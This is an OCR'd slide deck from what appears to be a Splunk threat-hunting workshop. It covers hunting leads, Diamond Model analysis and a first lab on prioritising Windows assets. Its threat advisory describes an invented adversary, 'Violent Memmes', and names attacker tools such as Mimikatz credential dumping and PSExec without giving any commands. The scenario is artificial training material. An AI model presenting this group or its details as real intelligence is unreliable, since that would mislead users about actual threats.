
NIST SP800-61
Computer Security
Incident Handling

Why Do We Hunt?

Hunting Occurs In The Past and Present



What To Hunt For?



Source: David J. Bianco, personal blog

“To people outside the security team, hunting looks like lucky guessing, but it’s far from that. Hunting is based on a combination of instinct, experience, and good intelligence.”

- Intelligence-Driven Incident Response: Outwitting the Adversary
  Scott J. Roberts and Rebekah Brown

Where to start?

Lead Development

Think about taking an indicator and pulling on the string

Brainstorming

- Past Performance May Not Be Indicative Of Future Results, but Previous Security Events/Incidents May Be Used To Identify Trends
  - Have past attackers commonly used spear phishing for delivery?
  - Did you read about SSL Certificates being a technique to identify attacker infrastructure?

- Activities considered to be out of the norm
  - Data Volumes, Directionality, Destinations, Sources, Apps, Time

- Testing Results
  - Why are adversary teams targeting systems?
  - If internal teams are targeting, maybe adversaries are too!

Setting the Scene for Hunting Labs/Exercises

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VIOLENT MEMMES

TLP: AMBER

Violent Memmes (also known as APT404 / SUSTAINABLE PARADOX / CUBIC ZIRCONIA / SNARKY BEAR) is a hacker group identified by the FRPCENK threat intelligence company as an advanced actor.

The group has been known to have advanced capabilities in exploiting windows machines along with knowledge of industrial control system processes.

Violent Memmes **Жестокие Меммес**	
Formation	c. 2018
Type	Advanced persistent threat
Purpose	Cyber Espionage, Cyberwarfare, IP theft
Region	Jonstonia
Methods	PowerShell, spearphishing, domain fronting, ticket passing
Official Language	Dank Memes, 1337 speek, 33RPM
Formerly called	APT404

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
1 SOCIO-POLITICAL AXIS

- Seeking to obtain high end Western Beers for production in their breweries

ADVERSARY

- Nation-state sponsored adversary
- Uses German naming conventions



CAPABILITIES

- PowerShell
- Spearphishing
- Domain Fronting
- Ticket Passing

INFRASTRUCTURE

- German Based DigitalOcean servers
- Enom Registered DNS

2 TECHNICAL AXIS

- Metasploit
- Credential Dumping (Mimikatz)
- User svc_print for Account Persistence
- Remote Desktop Protocol
- Schtasks.exe for beacon and persistence
- PSExec for lateral movment
- Yandex browser

VICTIMS

Western innovative Brewers and Home Brewing companies


VIOLENT MEMES

THREATCONNECT

Thanks ThreatConnect!

Hunting Hypotheses

- Victim and Capability are generally best places to start
- MITRE ATT&CK Technique Based
  - Exfiltration Over Alternative Protocol (Data Exfiltration Over FTP)
- Adversary Tooling
  - PowerShell Empire
- Adversary Infrastructure
  - SSL Certificate Common Name
- Victim System
  - Crown Jewel Analysis
  - Recently Impacted Systems



http://www.activeresponse.org/building-threat-hunting-strategy-with-the-diamond-model/

Don’t Get Myopic on Your Hunt

- Hunting may uncover unexpected things
  - Can take you in many directions
  - Note those turns so you can retrace your steps
  - Start new hunts when you reach a dead end
- Start broadly and narrow so you don’t miss events
- Time series data
- For today, searches can be All Time
  - This will not be the case in your daily work!!!


Flow of the Hunt

- Threat Advisory to start the hunt
  - This is mainly to get you in a frame of mind since hunts can occur in any order

- Each hunt contains questions based on artifacts available or previously uncovered

- As you answer the questions
  - Focus on timeline of findings in each hunt
  - Establish a narrative around your findings from the hunt

- At the end of each hunt, we will discuss
  - Artifacts Uncovered
  - MITRE ATT&CK Techniques and Sub-techniques
  - How to operationalize our hunt findings



Enroll in Today's Workshop

Tasks


1. Get a splunk.com account if you don't have one yet:
   https://splk.it/SignUp
2. Enroll in the Splunk Show workshop event:
   https://splunk.show/<uniqueID>
3. Download the hands-on lab guide:
   https://splk.it/APT-Lab-Guide

   > Contains step-by-step instructions for all of today's exercises!

1. Download a copy of today's slide deck:
   https://splk.it/APT-Attendee

Goal

Enroll in today's event




Lab #1 - Hunt #2025-00-00

Prioritization

- Using the Enterprise Security Asset Center dashboard, find asset(s) that meet the following criteria:
  - High or Critical priority
  - Part of the IT business unit
  - Categorized as a Windows system

- Take your findings and use the key fields that identify an asset (IP, MAC, NT Hostname, DNS) to gather notables in Incident Review

- List MITRE ATT&CK Technique (if provided), Title, underlying data sources and any users associated with the notable event
  - Research the latest ATT&CK matrix to identify updates to the existing techniques and provide sub-techniques, if applicable



Asset center

Download | Edit | Actions

Asset: *

Priority: high


Business unit: IT

Category: windows


Owner: *

Assets by priority

Assets by business unit

